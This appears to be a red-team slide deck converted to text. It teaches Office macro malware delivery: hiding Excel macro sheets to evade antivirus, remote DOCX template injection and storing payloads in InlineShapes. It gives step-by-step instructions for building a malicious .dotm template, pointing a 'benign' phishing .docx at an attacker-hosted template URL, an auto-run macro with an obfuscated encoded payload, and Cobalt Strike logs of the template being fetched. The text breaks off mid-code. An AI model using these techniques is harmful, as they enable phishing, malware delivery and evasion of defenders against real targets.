
# A/V EVASION - HIDE MACRO SHEET

- 3 sheet visibility states:


- **Visible**
- **Hidden**
- **Very Hidden**



# A/V EVASION - HIDE MACRO SHEET



- 3 sheet visibility states:
  - Visible (00)
  - Hidden (01)
  - Very Hidden (02)



# A/V EVASION

- How do we get rid of all those =CHAR() functions?
- Can we hide our macro sheet?
- Can we get rid of “Auto\_Open” and still auto execute macros?
- How can we use Unicode to frustrate defenders?
- Can we further obfuscate our call to CHAR()?
- ...

Learn the answers to all those questions on @BouncyHat 's blog: <https://malware.pizza>

# REMOTE DOCX TEMPLATE INJECTION

# BACKGROUND

- Microsoft Word document macros have been greatly (over) used for years
  - Involved writing and including VBA code within the macro section
  - Would usually execute on document load
  - Generally, the document would contain basic content for the scenario but in an “encrypted” format
  - Most AV/EDR products will detect this now and block payload execution
- Well, why not host your malicious code remotely?

# BUT WHY?

- Newer detection methods are constantly improving
  - Dropping malicious code in a Word doc rarely works anymore
  - Most email scanners will block .doc and .docm attachments (but allow .docx 😊)
- Remote template injection doesn't initially include malicious code
  - The initial document is a .docx that doesn't include any stager code
  - The benign .docx will contain a link to the malicious template document
- Credit/inspiration goes to the authors over at RedXorBlue

# HOW IT WORKS


1. Create a malicious macro.
2. Create a Word document template (.dotm) and embed our malicious macro.
3. Host the template remotely.
4. Create a “benign” Word document (.docx) that references the remote malicious template.

# GENERATE A MALICIOUS MACRO

- There are tons of methods out there, including:
  - Veil
  - Unicorn
  - MaliciousMacroGenerator
  - Cobalt Strike
  - ...

# CREATE THE WORD TEMPLATE FILE

- Enable the “Developer” ribbon
- Click on the Visual Basic editor
- Double click on “ThisDocument” in the Project section to open a new editor
- Paste your macro
- Save the file as .dotm
- Re-open the file and make sure the macro works when you click “Enable Content”




The screenshot shows the Microsoft Visual Basic for Applications (VBA) editor interface. The title bar reads "Microsoft Visual Basic for Applications - Doc1". The menu bar includes File, Edit, View, Insert, Format, Debug, Run, Tools, Add-Ins, Window, and Help. The toolbar contains various icons for file operations and code editing. The left pane shows the "Project - Project" window with a tree view of the project structure. Under "Normal" and "Project (Doc1)", there is a folder named "Microsoft Word Objects" which contains "ThisDocument". Below "ThisDocument" is a "References" folder. The right pane displays the code for the "ThisDocument" module. The code is a long string of characters, likely a malicious payload or a highly obfuscated macro. The properties window at the bottom left shows settings for the "ThisDocument" object, including "AutoFormatOver False", "AutoHyphenation False", "AutoSaveOn False", "CharDataPoint True", "ConsecutiveHyphens 0", "DefaultTabStop 36", "DefaultTargetForHyperlinks 0", "DisableFeatures False", "DoNotEmbedSystem True", and "EmbedLinguisticId True".

```
Sub Workbook_Open()
    Dim str As String
    Dim exec As String

    str = "nVZLb9s4EL77VxCGDjZiBRT1dI0A7W6xQIFFWjTZ3YPhg0RRjVBaEi"
    str = str + "S6cdL2v5czEinL3hRFL0PNg988Scrh5Ia8ns+2b6V8t2/qVi"
    str = str + "3mn0VbCemz6lzK+XJHmkMs0461Sg9iKPSevKuUh9US/4tW3"
    str = str + "VI5Rpfa74YZI8rcigrRY7D+jSz8vNb/v5sxWpEvPesmNn8"
    str = str + "QA+2VFRs/D14nvQXLufd994a36Fd97se+EW1w1/35WWVILU7"
    str = str + "sPbaOEt/iyezPnrei6AT9/vCufxcAU81Y8DhtWpD6oXiybQr"
    str = str + "6X+aDOAcifz5xad12DufdPjSCuTiIT7Tr1FwpyroDiFubb"
    str = str + "oXZP5fWfisTtxKc12TckFQ8teh4mDZEbdJu049tIeZc7xx61"
    str = str + "evJ12nK3r0KIXF7xcalDdk+8eTEtvdzulgxOix4FojEk2SCG"
    str = str + "zohERAkjWYhADkaZiZusAsgyDQJGXqYsJRPWMW0ax8Ay8EYLtb"
    str = str + "JXkyAFwwTgi8J8cQBNAcoHEoEshi+KCPDFw15MwjyORBkAV"
    str = str + "mAXUFNGE8jcrGHDDjo2e50cYQqfBNkIicAwk9C7U2YfRa36"
    str = str + "KAwrMACIB8y1Pg2JP22n6b/Yoi+wmo0k04JQCCL4i8GuAK2fGZ"
    str = str + "YFxg7rEiY2hcRoxxSiyMaHgWcTY49f5kvPMrKTEwQGHkmYGY"
    str = str + "INxfqFqakppo8Zoa0WfpE91bBwkRnkENKKwC4SQCC3GP0gRh"
    str = str + "FDmaK1Ncftgdip9EE54/GjoJ8nHYM13+BIIqP0QNA0PDpFO"
    str = str + "XEODXTQOFIbNXGk4d2BhBzaJEpBxh8rAeGeR5e00K4/9MxUMg"
    str = str + "kuA0d4P7cy6wMVieAxYc2n9LGOTB54PrA9uC1B1/4khf7eoD"
    str = str + "bzwDpCgMJUrW8UwAfArsFv8j+5nR071+GpABBPWzyNOQHC7S"
    str = str + "FBk6AwbL42KHnRZCBLmYfUYS9KPCyzITRj0QVpnQ481FuUE"
    str = str + "7uU8g8sMWmlFTyxCS2sIH9GvulRy01XcWr+aRH0zL1XYjN+i"
    str = str + "zwbOr3rKZ41LddPQB7qaaYQRgaK/uyDj/6C8i9rj5Fi9KjFSu"
    str = str + "KRPKukj9chXhk4hMyScTA9K6NT09g2TOjmVtQtWTj1Dd04JX"
    str = str + "G10EzHr/8W1Sf14HpLLb26WpKv8HoO/xPb/sHfLZzj9X2tGZ"
    str = str + "st1ldouVvRvXXr1LsV82bkGzzbnWQcvNdP+oyb/pXHn7Vzc"
    str = str + "x5EK04fZPN345j/102/yDqbnft3gG3EdR7E4A9W+D84xQk5"
    str = str + "8tnfRKg8FC9bN+p9JWuXdSiIa4d4LXVU4AndIf"
```


# CREATE THE BENIGN DOCX FILE

- This is the file we'll send to our target and will load the malicious template file.
- One quick method to create the file is to use Word's online templates
  - Select one that closely matches your phishing scenario



# MODIFY THE DOCX FILE'S XML

- We need to change the Word template referenced in the XML file to our remotely hosted payload.
- Here are the steps:
  1. Modify the .docx extension to .zip
  2. Unzip the files
  3. Edit the “word/\_rels/settings.xml.rels” file.
    - A. The “Target” attribute in the “attachedTemplate” type should point to your remotely hosted payload.




The screenshot shows a Microsoft Word document window with the XML code for the settings.xml.rels file. The XML code is as follows:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
  xmlns="http://schemas.openxmlformats.org/package/2006/relationships"
><Relationship Id="rId1"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
  Target="http://192.168.64.131/Doc1.dotm"
  TargetMode="External"/></Relationships>
```

The line `Target="http://192.168.64.131/Doc1.dotm"` is highlighted with a red rectangle.


# MODIFY THE DOCX FILE'S XML

- Next, re-zip the files and convert the .zip file extension back to .docx.



# TEST IT OUT

- Opening the document creates multiple HTTP(S) requests
  - Even if they don't enable macros, you'll still see if they opened it
- Enable Content and watch the shellz come in




01/06 16:06:46 visit from: [REDACTED]  
Request: OPTIONS /  
Response: 200 OK  
Microsoft Office Word 2014

01/06 16:06:46 visit from: [REDACTED]  
Request: HEAD /template.dotm  
page Serves /root/cobaltstrike/uploads/TestTemplate.dotm  
Microsoft Office Word 2014

01/06 16:06:46 visit from: [REDACTED]  
Request: GET /template.dotm  
page Serves /root/cobaltstrike/uploads/TestTemplate.dotm  
Mozilla/4.0 (compatible; ms-office; MSOffice 16)

01/06 16:06:46 visit from: [REDACTED]  
Request: HEAD /template.dotm  
page Serves /root/cobaltstrike/uploads/TestTemplate.dotm  
Microsoft Office Existence Discovery

# DEMO



# INLINE SHAPES

# INLINE SHAPES

- Several different types of inline shapes
  - Chart, comment, pictures, line, box, etc.
  - We'll be focusing on TextBox
- Threat actors are using this but it's not as common as plain VBA macros
- Can use InlineShape objects to hold malicious code which can be called from a macro

# CREDIT TO @LAUGHING\_MANTIS

- Greg Linares has done some incredible research on this topic and was inspiration.

The screenshot shows a Medium article page. At the top, the URL is [medium.com/@laughing\\_mantis/malicious-shapes-in-office-part-1-8a4efca74358](https://medium.com/@laughing_mantis/malicious-shapes-in-office-part-1-8a4efca74358). The main title is "Malicious Shapes In Office — Part 1". Below the title, the author is "Laughing Mantis" with a blue profile picture, followed by a "Follow" button and "Jul 5 · 4 min read". To the right are social sharing icons for Twitter, LinkedIn, Facebook, and a bookmark icon. The article summary starts with "Abusing Shape Data To Store Commands To Execute In VBA". The main content discusses how InlineShape objects in Microsoft Office can be used by VBA to execute commands or payloads. A quote from Greg Linares (@Laughing\_Mantis) is shown in a box: "Gather round #infosec fam" and "Warning: This is a long Thread with lots of #VBALostArts & new goodies for #c2c #opsec & #payloads in Office Malware #VRA".

# CAVEATS

- This idea is fairly basic, but it's a starting point for you think about more advanced uses.
- Obfuscation was not the focus.
- Main execution flow (more fun later):
  1. Create phishing document
  2. Use the InlineShape creation macro
  3. Delete the InlineShape creation macro and add the execution macro
  4. Save the document and send it

# LET'S DO THIS

- I used Veil (I swear we're not biased)
  - Use any macro creator you want, although YMMV
  - All we really need is the PowerShell payload and execution strings

```
str = str + "PgMEGhi8Nbkcx/vk3k8kxS94QENUwmbkweeA/Ivc/nV816q2"
